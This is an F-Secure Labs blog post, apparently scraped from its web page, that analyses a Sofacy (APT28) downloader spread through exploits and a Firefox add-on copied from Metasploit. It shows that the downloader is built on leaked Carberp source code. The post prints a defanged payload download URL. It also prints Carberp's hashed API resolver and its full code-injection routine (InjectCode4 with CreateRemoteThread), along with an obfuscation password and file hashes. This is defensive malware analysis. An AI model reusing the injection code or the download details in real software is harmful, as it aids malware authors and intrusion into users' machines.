

(/)

Sofacy Recycles Carberp and Metasploit Code

(<https://labsblog.f-secure.com/2015/09/08/sofacy-recycles-carberp-and-metasploit-code/>)

2015-09-08

JARKKO ([HTTPS://LABSBLOG.F-SECURE.COM/AUTHOR/TURKJA/](https://labsblog.f-secure.com/author/turkja/))

1. Introduction

The Sofacy Group (also known as Pawn Storm or APT28) is well known for deploying zero-day exploits in their APT campaigns. For example, two recent zero-days used by the Sofacy Group were exploiting vulnerabilities in Microsoft Office CVE-2015-2424 (<http://www.isightpartners.com/2015/07/microsoft-office-zero-day-cve-2015-2424-leveraged-by-tsar-team/>) and Java CVE-2015-2590 (<http://blog.trendmicro.com/trendlabs-security-intelligence/pawn-storm-update-trend-micro-discovers-new-java-zero-day-exploit/>)


Follow @News

If the exploit is successful, it installs a Sofacy component, which is different from what we have seen before. This downloader was based on the notorious Carberp source code, which leaked out into the public domain in the summer of 2013 (<http://krebsonsecurity.com/tag/carberp-source-code-leak/>).

1.1 Bootstrapped Firefox Add-on

Aside from zero-day exploits, we have also seen a Carberp-based downloader deployed via other means, such as a bootstrapped Firefox add-on, during spring this year. But what is a bootstrapped add-on? According to Mozilla (https://wiki.mozilla.org/Extension_Manager:Bootstrapped_Extensions), it is a type of add-on that you can install and use without needing to restart the browser.

The installation of this Sofacy add-on mostly relies on social engineering. When the user visits the malicious or compromised website, they are prompted to install the add-on.



(https://newsfromthelab.files.wordpress.com/2015/09/html5_rendering.png)

Figure 1: Sofacy HTML5 Rendering Enhancements add-on

The main code is stored in the **bootstrap.js** file within the add-on package. Once the add-on is activated, the JavaScript will download the Sofacy Carberp-based downloader from the following URL:

```
hxxp://dailyforeignnews.com/2015/04/Qih/north-korea-declares-no-sail-zone-missile-launch-seen-as-possible-reports/579382/hazard.edn
```

The payload will be saved locally as **vmware_manager.exe**.

This bootstrapped add-on technique isn't entirely new, it has been documented since 2007, and has been used mostly by potentially unwanted applications. However, this is the first time that we have seen Sofacy use this method. Most of the code in Sofacy's bootstrap.js file was copied directly from Metasploit (http://www.rapid7.com/db/modules/exploit/multi/browser/firefox_xpi_bootstrap

apped_addon), including the GUID `{d0df471a-9896-4e6d-83e2-13a04ed6df33}`, as well as the add-on name “**HTML5 Rendering Enhancements**”. Whereas, the downloading of the payload section was copied from one of Mozilla’s code snippets (https://developer.mozilla.org/en-US/Add-ons/Code_snippets/Downloading_Files).

2. Technical information about the dropper and DLL

The exploit document or add-on carries a simple PE executable, which installs an embedded DLL to the system. The executable file is around 100KB in size, not packed with any file compressor, but the DLL is compressed using the standard Windows APIs and decompressed with **RtlDecompressBuffer** before dropped on the disk. One notable common feature appearing in all the samples we’ve seen is a temporary file named **jhuhugit.temp**. This filename is about the only clear text string in the EXE, most of the other strings are obfuscated with a XOR algorithm using a fixed 11-byte key. Another interesting string appearing in some of the samples is encryption key “**bRS8yYQ0APq9xfzC**”. This happens to be one of the fixed “main passwords” found from the Carberp source GitHub (<https://github.com/hzero0/Carberp>) tree.

The DLL is executed with a system executable `rundll32.exe`, by running an export named as “init”. The DLL itself doesn’t have much functionality. It simply just sits in a loop, querying one of its fixed C2 servers every 30 minutes. We haven’t yet been able to retrieve any live payloads from the servers, but based on the code, the DLL would just execute the payloads exactly the way itself was executed in the first place. The C2 server addresses and other configuration data are obfuscated using the same 11-byte XOR key algorithm. Nothing really fancy here so far, but the same Carberp password, also used by all the DLL’s we’ve seen, got us curious enough to discover what’s the connection.

By carefully reverse engineering the DLL, it became apparent that this family is based on the Carberp source code. The code repository is not exactly the same as what can be found from GitHub, but close enough to make such claims, as we’ll see later. Features used by this Sofacy based on the Carberp sources include API resolving algorithm and code injection mechanism. Also the algorithm used for generating random URL’s is loosely based on the Carberp.

3. Comparison to Carberp source code

3.1. API resolving algorithm

In the public Carberp source code, APIs are resolved at run time using code constructs like this:

```
#define pLoadLibraryA    pushargEx< DLL_KERNEL32, 0xC8AC8026, 2 >
```

In this example, the function pLoadLibraryA is defined by another function, pushargEx, which gets the following arguments:

- Module identifier is DLL_KERNEL32 in this example
- Function name hash is **C8AC8026**, which is calculated at run time
- Function cache index is 2

The function pushargEx has multiple definitions, including all possible amount of function arguments. Here is an example of a definition for 5 arguments:

```
inline LPVOID pushargEx(A a1, B a2, C a3, D a4, E a5)
{
    typedef LPVOID (WINAPI *newfunc)(A, B, C, D, E);
    newfunc func = (newfunc)GetProcAddressEx2( NULL, h, hash, CacheIndex );
5.    return func(a1, a2, a3, a4, a5);
}
```

PushargEx ends up to function **GetProcAddressEx2**, which locates the API function address based on the name hash and then the address is executed. The purpose of this construct is to be able to use standard Win32 API functions normally in the code, by just putting a character 'p' to the beginning. The resulting compiled code is not very easy to read, thus slowing down the reverse engineering process. It also has additional benefit of making the code truly position independent, which is good for code injections.

Carberp's source tree includes a list of API hashes, and the corresponding cache indexes in a nice list like this.

| | | |
|-----|--------------------------------|---|
| 272 | #define pGetFileSize | pushargEx< DLL_KERNEL32, 0xAEF7CBF1, 37 > |
| 273 | #define pCreateFileMappingA | pushargEx< DLL_KERNEL32, 0xEF0A25B7, 38 > |
| 274 | #define pCreateFileMappingW | pushargEx< DLL_KERNEL32, 0xEF0A25A1, 39 > |
| 275 | #define pMapViewOfFile | pushargEx< DLL_KERNEL32, 0x5CD9430, 40 > |
| 276 | #define pGetFileTime | pushargEx< DLL_KERNEL32, 0xAE17C071, 41 > |
| 277 | #define pSetFileTime | pushargEx< DLL_KERNEL32, 0xAE17C571, 42 > |
| 278 | #define pGetModuleHandleA | pushargEx< DLL_KERNEL32, 0xA48D6762, 43 > |
| 279 | #define pGetModuleHandleW | pushargEx< DLL_KERNEL32, 0xA48D6774, 44 > |
| 280 | #define pUnmapViewOfFile | pushargEx< DLL_KERNEL32, 0x77CD9567, 45 > |
| 281 | #define pWaitForSingleObject | pushargEx< DLL_KERNEL32, 0xC54374F3, 46 > |
| 282 | #define pSleep | pushargEx< DLL_KERNEL32, 0x3D9972F5, 47 > |
| 283 | #define pWideCharToMultiByte | pushargEx< DLL_KERNEL32, 0xE74F57EE, 48 > |
| 284 | #define pMultiByteToWideChar | pushargEx< DLL_KERNEL32, 0x5AA7E70B, 49 > |
| 285 | #define pGetModuleFileNameA | pushargEx< DLL_KERNEL32, 0x774393E8, 50 > |
| 286 | #define pGetModuleFileNameW | pushargEx< DLL_KERNEL32, 0x774393FE, 51 > |
| 287 | #define pGetSystemDirectoryA | pushargEx< DLL_KERNEL32, 0x49A1374A, 52 > |
| 288 | #define pGetSystemDirectoryW | pushargEx< DLL_KERNEL32, 0x49A1375C, 53 > |
| 289 | #define pGetTempPathA | pushargEx< DLL_KERNEL32, 0x58FE7ABE, 54 > |
| 290 | #define pGetTempPathW | pushargEx< DLL_KERNEL32, 0x58FE7AA8, 55 > |
| 291 | #define pGetVolumeInformationA | pushargEx< DLL_KERNEL32, 0x67ECDE97, 56 > |

(https://newsfromthelab.files.wordpress.com/2015/09/apilist_gh.png)

Figure 2: Carberp API list

Now back to the Sofacy binary code. It is apparent from the decompiled example snippet that it uses the same hashing algorithm and index numbering.

```

1 HMODULE __stdcall GetModuleHandleA_0(LPCSTR lpModuleName)
2 {
3     int (__stdcall *v1)(LPCSTR); // eax@1
4
5     v1 = (int (__stdcall *) (LPCSTR)) resolveApi_0(0, 1, 0xA48D6762, 43);
6     return (HMODULE) v1(lpModuleName);
7 }


```

(<https://newsfromthelab.files.wordpress.com/2015/09/getmodulehandlea.png>)

Figure 3: Sofacy GetModuleHandleA

GetModuleHandleA is just one of the many functions resolved dynamically by Sofacy. But they all fit exactly to the Carberp source code – the hashes and arguments match, as well as the indexing (see index number **#43** from Figure 2).

Looking further to the API resolver, we can observe striking similarities in functions named as **GetProcAddressEx** and **GetProcAddressEx2**. Here's a screenshot of **GetProcAddressEx2** from Carberp sources and a decompiled code from Sofacy binary, side by side.



```

432 LPVOID GetProcAddressEx2( char *Dll, DWORD dwModule, DWORD dwProcNameHash, int CacheIndex)
433 {
434     // 00100000 01000000 00000000 00100000 00100000 00100000
435     LPVOID Addr = NULL;
436
437     // 10000000 11000000 00000000 00000000 00000000 00000000
438     bool UseCache = GlobalApiCache != NULL && CacheIndex > 0 && CacheIndex <= ApiCacheSize;
439
440     if (UseCache)
441         Addr = GlobalApiCache[CacheIndex];
442
443     if (!Addr)
444     {
445         // 00100000 11000000 00000000 00000000 00000000 00000000
446         Addr = GetProcAddressEx(Dll, dwModule, dwProcNameHash);
447         if (UseCache)
448             GlobalApiCache[CacheIndex] = Addr;
449     }
450     return Addr;
451 }
452
1 int __cdecl getProcAddressEx2(int a1, int dllName, int hash, int index)
2 {
3     int v4; // edx@1
4     int v5; // eax@2
5
6     v4 = getFromApiCache(index);
7     if ( !v4 )
8     {
9         v5 = getProcAddressEx(a1, dllName, hash);
10        storeToApiCache(index, v5);
11    }
12    return v4;
13 }

```

(<https://newsfromthelab.files.wordpress.com/2015/09/getprocaddressex2-gh-and-getprocaddressex2.png>)

Figure 4: GetProcAddressEx2 from Carberp and Sofacy

And here's a similar comparison for **GetProcAddressEx** from Carberp sources and decompiled code from a Sofacy binary.



```

395 LPVOID GetProcAddressEx(PCHAR Dll, DWORD dwModule, DWORD dwProcNameHash )
396 {
397     HMODULE Module = NULL;
398
399     PCHAR DllName = Dll;
400
401     // 00000000 00000000 00000000 00000000 00000000 00000000
402     if (dwModule == DLL_KERNEL32)
403         Module = GetKernel32();
404     else
405     {
406         if (Dll == NULL)
407             Dll = GetDLLName((TDllId)dwModule);
408
409         if (Module == NULL && !STRA::IsEmpty(Dll))
410         {
411             Module = (HMODULE)pGetModuleHandleA(Dll);
412             if (Module == NULL)
413                 Module = (HMODULE)pLoadLibraryA(Dll);
414         }
415
416         if (dwProcNameHash == 0)
417             return Module;
418
419         LPVOID ret = GetApiAddr(Module, dwProcNameHash);
420
421         if (ret == NULL)
422             return (LPVOID)0x00000000;
423
424         return ret;
425     }
426 }
427
1 unsigned int __cdecl getProcAddressEx(int Dll, int dwModule, int dwProcNameHash)
2 {
3     HMODULE Module; // esi@1
4     unsigned int ret; // eax@10
5
6     Module = 0;
7     if ( dwModule == 1 )
8     {
9         Module = (HMODULE)getKernel32();
10    LABEL 5:
11    if ( Module || !Dll )
12        goto LABEL_9;
13    goto LABEL_7;
14    }
15    if ( !Dll )
16    {
17        Dll = getDLLName(dwModule);
18        goto LABEL_5;
19    }
20    LABEL 7:
21    Module = GetModuleHandleA_0((LPCSTR)Dll);
22    if ( !Module )
23        Module = LoadLibraryA((LPCSTR)Dll);
24    LABEL 9:
25    if ( dwProcNameHash )
26        ret = getApiAddr((int)Module, dwProcNameHash);
27    else
28        ret = (unsigned int)Module;
29    return ret;
30 }

```

(<https://newsfromthelab.files.wordpress.com/2015/09/getprocaddressex-gh-and-getprocaddressex1.png>)

Figure 5: GetProcAddressEx from Carberp and Sofacy

In the decompiled code snippets, all the function names and variables have been named according to the Carberp sources on purpose, just for the sake of demonstration.

3.2. Code injection

Sofacy uses code injection for all networking code by injecting its own functions to browser processes. The processes are located using the Carberp process name hashing algorithm. The purpose of this setup is most likely to get around personal firewalls and other behavior detection systems.

The injection starts with a function named as **InjectIntoProcess**, which opens a process, injects code with **InjectCode4** and runs it with **CreateRemoteThread**. Below is a snippet from Carberp.

```

300 bool InjectCode4( HANDLE hProcess, DWORD (WINAPI f_Main)(LPVOID) )
301 {
302     DWORD dwBase = GetImageBase();
303     DWORD dwSize = ((PIMAGE_OPTIONAL_HEADER)((LPVOID)((BYTE *)dwBase) + ((PIMAGE_DOS_HEADER)dwBase)->e_lfanew + sizeof(PIMAGE_OPTIONAL_HEADER)));
304
305     HANDLE hMap = pCreateFileMappingA( (HANDLE)-1, NULL, PAGE_EXECUTE_READWRITE, 0, dwSize, NULL );
306
307     LPVOID lpView = pMapViewOfFile( hMap, FILE_MAP_WRITE, 0, 0, 0 );
308
309     if ( lpView == NULL )
310     {
311         return false;
312     }
313
314     m_memcpy( lpView, (LPVOID)dwBase, dwSize );
315
316     DWORD dwViewSize = 0;
317     DWORD dwNewBaseAddr = 0;
318
319     NTSTATUS Status = (NTSTATUS)pZwMapViewOfSection( hMap, hProcess, &dwNewBaseAddr, 0, dwSize, NULL, &dwViewSize, 1, 0 );
320
321     if ( Status == STATUS_SUCCESS )
322     {
323         PIMAGE_DOS_HEADER dHeader = (PIMAGE_DOS_HEADER)dwBase;
324         PIMAGE_NT_HEADERS ntHeaders = (PIMAGE_NT_HEADERS)RVATOVA(dwBase, dHeader->e_lfanew);
325
326         ULONG RelRVA = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress;
327         ULONG RelSize = ntHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size;
328
329         ProcessRelocs( (PIMAGE_BASE_RELOCATION)( dwBase + RelRVA ), (DWORD)lpView, dwNewBaseAddr - dwBase, RelSize );
330
331         DWORD dwAddr = (DWORD)f_Main - dwBase + dwNewBaseAddr;
332
333         //pZwResumeThread( hThread, NULL );
334         DWORD id;
335
336         if ( ! pCreateRemoteThread(hProcess, NULL, 0, (LPTHREAD_START_ROUTINE)dwAddr, NULL, 0, &id) )
337         {
338             //pTerminateThread( hThread, 0 );
339         }
340
341     }
342
343     pUnmapViewOfFile( lpView );
344     pCloseHandle( hMap );
345
346     return true;
347 }

```

(https://newsfromthelab.files.wordpress.com/2015/09/injectcode4_gh.png)

Figure 6: InjectCode4 from the Carberp source

InjectIntoProcess and **InjectCode4** from the Sofacy binary combines this functionality.

```

1 bool __cdecl InjectIntoProcess(DWORD dwProcessId, int injectFunc, LPVOID lpParameter)
2 {
3     bool v3; // bl@1
4     HANDLE v4; // eax@1
5     void *v5; // esi@1
6     char *v6; // eax@1
7
8     v3 = 0;
9     v4 = OpenProcess(0x43Au, 0, dwProcessId);
10    v5 = v4;
11    v6 = InjectCode4((int)v4, (int (__stdcall *)(int))injectFunc);
12    if ( v6 != (char *)-1 )
13        v3 = CreateRemoteThread(v5, 0, 0, (LPTHREAD_START_ROUTINE)v6, lpParameter, 0, 0) != 0;
14    CloseHandle_0(v5);
15    return v3;
16 }

```

(<https://newsfromthelab.files.wordpress.com/2015/09/injectintoprocess.png>)

Figure 7: InjectIntoProcess from Sofacy

```

1 char *__cdecl InjectCode4(int hProcess, int (__stdcall *f_Main)(int))
2 {
3     unsigned int dwBase; // eax@1
4     unsigned int v3; // ebx@1
5     int v4; // esi@1
6     HANDLE hMap; // eax@1
7     const void *lpView; // eax@1
8     char *result; // eax@2
9     char *v8; // esi@4
10    int v9; // [sp+10h] [bp-14h]@3
11    HANDLE hObject; // [sp+14h] [bp-10h]@1
12    LPCVOID lpBaseAddress; // [sp+18h] [bp-Ch]@1
13    DWORD dwSize; // [sp+1Ch] [bp-8h]@1
14    int v13; // [sp+20h] [bp-4h]@3
15
16    dwBase = getImageBase(f_Main);
17    v3 = dwBase;
18    v4 = *(_DWORD *)(dwBase + 0x3C);
19    dwSize = *(_DWORD *)(v4 + dwBase + 0x50);
20    hMap = CreateFileMappingA((HANDLE)0xFFFFFFFF, 0, 0x40u, 0, dwSize, 0);
21    hObject = hMap;
22    lpView = MapViewOfFile(hMap, 2u, 0, 0, 0);
23    lpBaseAddress = lpView;
24    if ( lpView )
25    {
26        m_memcpy(lpView, v3, dwSize);
27        v9 = 0;
28        v13 = 0;
29        if ( ZwMapViewOfSection(hObject, hProcess, &v13, 0, dwSize, 0, &v9, 1, 0, 0x40) )
30        {
31            v8 = (char *)-1;
32        }
33        else
34        {
35            ProcessRelocs(v3 + *(_DWORD *)(v4 + v3 + 0xA0), (int)lpBaseAddress, v13 - v3, *(_DWORD *)(v4 + v3 + 0xA4));
36            v8 = (char *)f_Main + v13 - v3;
37        }
38        UnmapViewOfFile(lpBaseAddress);
39        CloseHandle_0(hObject);
40        result = v8;
41    }
42    else
43    {
44        result = (char *)-1;
45    }
46    return result;
47 }

```

(<https://newsfromthelab.files.wordpress.com/2015/09/injectcode4.png>)

Figure 8: InjectCode4 from Sofacy

3.3. Mysterious Main Password

In the Carberp sources, there exists a password called as MainPassword, or RC2_Password or DebugPassword. One of the possible values of this password is “bRS8yYQ0APq9xfzC”, also used by Sofacy. The purpose of this password in Carberp is for example encrypting HTTP traffic. However, in Sofacy, it is used in quite a different manner. Sofacy has a modified algorithm for API resolution that uses the same password. In Carberp, the resolver has a clear text list of DLL names, which the index parameter in GetProcAddressEx2 refers to. In Sofacy, this list is obfuscated with a simple XOR-based algorithm, using the Carberp “main password”.

4. Conclusions

Based on the analysis presented in this blog post, it should now be evident that the new Sofacy downloader is based on Carberp source code. However, there are also some very strong differences, for example the API resolver and its use of the Carberp main password. What can we conclude about this connection? We think it means the Sofacy gang has a private source tree of Carberp source code. The use of the password for protecting DLL names in the resolver suggests that the source is more recent than what is publicly available in GitHub. Does it mean the Sofacy gang just cloned the source tree and continued development, or is it developed further by somebody else somewhere behind the scenes? That, we don't know yet. But the Sofacy connection, in addition to recent incidents by Anunak/Carbanak (<https://www.csis.dk/en/csis/blog/4710/>) (also based on Carberp) indicate that Carberp is still alive and kicking.

5. Hashes

Bootstrap.js:

```
e7d13aed50bedb5e67d92753f6e0eda8a3c9b4f0
```

Droppers:

```
b8aabe12502f7d55ae332905acee80a10e3bc399
015425010bd4cf9d511f7fcd0fc17fc17c23eec1
51b0e3cd6360d50424bf776b3cd673dd45fd0f97
4fae67d3988da117608a7548d9029caddbf3ebf
5. b7788af2ef073d7b3fb84086496896e7404e625e
63d1d33e7418daf200dc4660fc9a59492ddd50d9
b4a515ef9de037f18d96b9b0e48271180f5725b7
f3d50c1f7d5f322c1a1f9a72ff122cac990881ee
```

DLL's:

5c3e709517f41feb03109fa9d597f2ccc495956 (decompiled code examples)

ed9f3e5e889d281437b945993c6c2a80c60fdedc

21835aafe6d46840bb697e8b0d4aac06dec44f5b

d85e44d386315b0258847495be1711450ac02d9f

5. ac61a299f81d1cff4ea857afd1b323724aac3f04

7319a2751bd13b2364031f1e69035acfc4fd4d18

b8b3f53ca2cd64bd101cb59c6553f6289a72d9bb

f7608ef62a45822e9300d390064e667028b75dea

9fc43e32c887b7697bf6d6933e9859d29581ead0

10. 3b52046dd7e1d5684eabbd9038b651726714ab69

d3aa282b390a5cb29d15a97e0a046305038dbefe

Tags:

#APT (<https://labsblog.f-secure.com/tags/apt/>)

#Carberp (<https://labsblog.f-secure.com/tags/carberp/>)

#Code (<https://labsblog.f-secure.com/tags/code/>)

#Cyb3r (<https://labsblog.f-secure.com/tags/cyb3r/>)

#Sofacy (<https://labsblog.f-secure.com/tags/sofacy/>)

ARTICLES WITH SIMILAR TAGS

Apple iOS 9 Security Features


(<https://labsblog.f-secure.com/2015/09/09/apple-ios-9-security-features/>)

Apple's September Event 2015 takes place today so 9/9 =...

2015-09-09

Buy Your Freedom With Cash Money

(<https://labsblog.f-secure.com/2015/09/07/buy-your-freedom-with-cash-money/>)




Our Freedom sales team ran a special promotion over the...

2015-09-07

Today's Best Email

(<https://labsblog.f-secure.com/2015/09/04/markov-chain-email/>)



Software engineers automate everything... Goodbye...

2015-09-04

LinkedIn Sockpuppets Are Targeting Security...

(<https://labsblog.f-secure.com/2015/09/03/linkedin-sockpuppets-targeting-security-researchers/>)





Multiple LinkedIn accounts recently targeted...

2015-09-03

You've Got Robot Mail

(<https://labsblog.f-secure.com/2015/09/02/youve-got-robot-mail/>)



I listened to the BBC World Service's Click podcast this morning...

2015-09-02

Trackers Are Out Of Control

(<https://labsblog.f-secure.com/2015/09/01/trackers-are-out-of-control/>)




Modern web analytics and tracking are completely out of control...

2015-09-01

Visiting INTERPOL's New Complex

(<https://labsblog.f-secure.com/2015/08/28/visiting-interpols-new-complex/>)




Me and Su Gim Goh from our Malaysian lab had a chance this week to...

2015-08-28

Amazon Says No To Flash Ads

(<https://labsblog.f-secure.com/2015/08/21/amazon-says-no-to-flash-ads/>)




Flash-based malvertising has run amok lately. So it was only a matter...

2015-08-21

It's A Trap!

(<https://labsblog.f-secure.com/2015/08/18/its-a-trap/>)




Be careful out there. Simple bait often works best... Here's a...

2015-08-18

About The Security Content Of iOS 8.4.1

(<https://labsblog.f-secure.com/2015/08/14/about-the-security-content-of-ios-8-4-1/>)



Whenever there's a new version of iOS, I always like to know more...

2015-08-14

(<https://www.f-secure.com/>)

About (<https://labsblog.f-secure.com/about/>) ·

Contact Us (<https://labsblog.f-secure.com/contact-us/>) ·

Useful Stuff (<https://labsblog.f-secure.com/useful-stuff/>)

Powered by WordPress.com VIP (<https://vip.wordpress.com/>)